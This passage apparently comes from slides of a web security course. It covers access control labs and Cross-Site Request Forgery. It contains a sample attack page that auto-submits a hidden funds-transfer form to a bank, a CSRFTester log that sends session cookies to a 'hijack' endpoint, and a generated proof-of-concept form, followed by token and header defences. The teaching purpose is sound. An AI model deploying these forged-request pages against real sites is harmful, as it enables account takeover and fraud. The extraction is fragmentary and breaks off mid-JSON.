safe_mode_gid	Off	Off
safe_mode_include_dir	no value	no value
sendmail_from	no value	no value
sendmail_path	/usr/sbin/sendmail -t -i	/usr/sbin/sendmail -t -i
serialize_precision	100	100
short_open_tag	On	On
SMTP	localhost	localhost
smtp_port	25	25
sql.safe_mode	Off	Off
track_errors	Off	Off
unserialize_callback_func	no value	no value
upload_max_filesize	2M	2M
upload_tmp_dir	/var/www/confixx/tmp	/var/www/confixx/tmp
user_dir	no value	no value
variables_order	EGPCS	EGPCS
xmlrpc_error_number	0	0
xmlrpc_errors	Off	Off
y2k_compliance	On	On
zend.ze1_compatibility_mode	Off	Off

Sensitive Data Exposure Lab

1. Run Wordy Ninja Blog in Tomcat
2. Determine server type
3. Look up vulnerabilities for server type at <https://cvedetails.com>
4. Change server type
5. Add error pages that don't expose information

7. Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.




Missing Functional Level Access Control Lab


1. Login as a blogger and notice the menu
2. Login as a non blogger and notice the menu
3. Create a blog post as a non blogger
4. Add a security check
 - Spring Security annotation
 - programatic check

8. Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.



8. Cross-Site Request Forgery (CSRF)



8. Cross-Site Request Forgery (CSRF)



JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D

8. Cross-Site Request Forgery (CSRF)



JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D



8. Cross-Site Request Forgery (CSRF)



JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D

<https://freeiphoneattack.com>

```
<html>
<head>
  <title>Free iPhone</title>
</head>

<body onload="javascript:fireForms()">
  function fireForms() {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++){
      document.forms[i].submit();
    }
  }
</script>
<H2>Free iPhone</H2>
<form method="POST" name="form0" action="https://mybank.com/transferfunds">
  <input type="hidden" name="account" value="1234"/>
  <input type="hidden" name="funds" value="$1,000,000"/>
</form>

</body>
</html>
```



8. Cross-Site Request Forgery (CSRF)



```
<html>
<head>
  <title>Free iPhone</title>
</head>


<body onload="javascript:fireForms()">
  function fireForms() {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++){
      document.forms[i].submit();
    }
  }

</script>
<H2>Free iPhone</H2>
<form method="POST" name="form0" action="https://mybank.com/transferfunds">
  <input type="hidden" name="account" value="1234"/>
  <input type="hidden" name="funds" value="$1,000,000"/>
</form>

</body>
</html>
```





OWASP CSRFTester

FileOptions

OWASP CSRFTester

Clear All

Start Recording

Step	Method	URL	Parameters	Pause
Request 77	POST	http://localhost:9000/...	title=one&content=one	5

Request 80

5

GET

http://localhost:8090/hijack

Query Parameters

url=http://localhost:9000/
cookies=JSESSIONID=1D404E7288E1D9A07ABDEB69B9E3A8...

Form Parameters

Include Regex:

.*

Reset

Exclude Regex:

.*\.(gif|jpg|png|css|ico|js|axd|?.*|ico)\$

Reset

Report Type:

☒ Forms

☐ iFrame

☐ IMG

☐ XHR

☐ Link

☒ Display in Browser

Generate HTML

HTML test file saved to Gruyere2

<https://www.owasp.org/index.php/CSRFTester#Downloads>

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

<html>
<head>
  <title>OWASP CRSFTester Demonstration</title>
</head>

<body onload="javascript:fireForms()">
<script language="JavaScript">
  var pauses = new Array( "5" );

  function pausecomp(millis)
  {
    var date = new Date();
    var curDate = null;

    do { curDate = new Date(); }
    while(curDate-date < millis);
  }

  function fireForms()
  {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++)
    {
      document.forms[i].submit();

      pausecomp(pauses[i]);
    }
  }

</script>
<H2>OWASP CRSFTester Demonstration</H2>
<form method="POST" name="form0" action="http://localhost:9000/post">
  <input type="hidden" name="title" value="fun"/>
  <input type="hidden" name="content" value="fun"/>
</form>

</body>
</html>
```



- CSRF token
- Headers
 - X-XSS-Protection
 - X-Frame-Options

```
<form action="/login" method="post">

  <div class="form-group">
    <label for="username">Username</label>
    <input type="text" class="form-control" id="username" name="username" placeholder="Username">
  </div>
  <div class="form-group">
    <label for="password">Password</label>
    <input type="password" class="form-control" id="password" name="password" placeholder="Password">
  </div>
  <button type="submit" class="btn btn-default">Log In</button>
  <input type="hidden" name="{_csrf.parameterName}" value="{_csrf.token}" />


</form>
```

```
<form action="/login" method="post">

  <div class="form-group">
    <label for="username">Username</label>
    <input type="text" class="form-control" id="username" name="username" placeholder="Username">
  </div>
  <div class="form-group">
    <label for="password">Password</label>
    <input type="password" class="form-control" id="password" name="password" placeholder="Password">
  </div>
  <button type="submit" class="btn btn-default">Log In</button>
  <input type="hidden" name="_csrf" value="028db9b3-b928-4188-95c0-5942dd94a935">

</form>
```


Cross-Site Request Forgery (CSRF) token




```
$ curl -I https://www.google.com
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2015 12:38:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/
bin/answer.py?hl=en&answer=151657 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie:
  PREF=ID=111111111111111111:FF=0:TM=1437482315:LM=1437482315:V=1:S=ravPRMTmm-2KfqwG
; expires=Thu, 20-Jul-2017 12:38:35 GMT; path=/; domain=.google.com
  Set-Cookie: NID=69=BUV_-6Ya20vWq5cP5bv30pl7WM6Blf-
b12WcLW9_QTG6tJGtbnk5E7wPsrqiyPeM1HG-Bg702gW01fdPn-
V1bZn4j5dhfURL4a0E7vtZY5fUdskatGC0Jv6f5-uci-LY; expires=Wed, 20-Jan-2016
12:38:35 GMT; path=/; domain=.google.com; HttpOnly
Alternate-Protocol: 443:quic,p=1
Transfer-Encoding: chunked
Accept-Ranges: none
Vary: Accept-Encoding
```






```
POST /logout HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 2
Accept: application/json, text/plain, */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.116 Safari/537.36
Content-Type: application/json; charset=UTF-8
Referer: http://localhost:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: JSESSIONID=6C8329FA2171EBA88B3AF2E404AEB293
```




```
{
  "timestamp": 1457100055677,
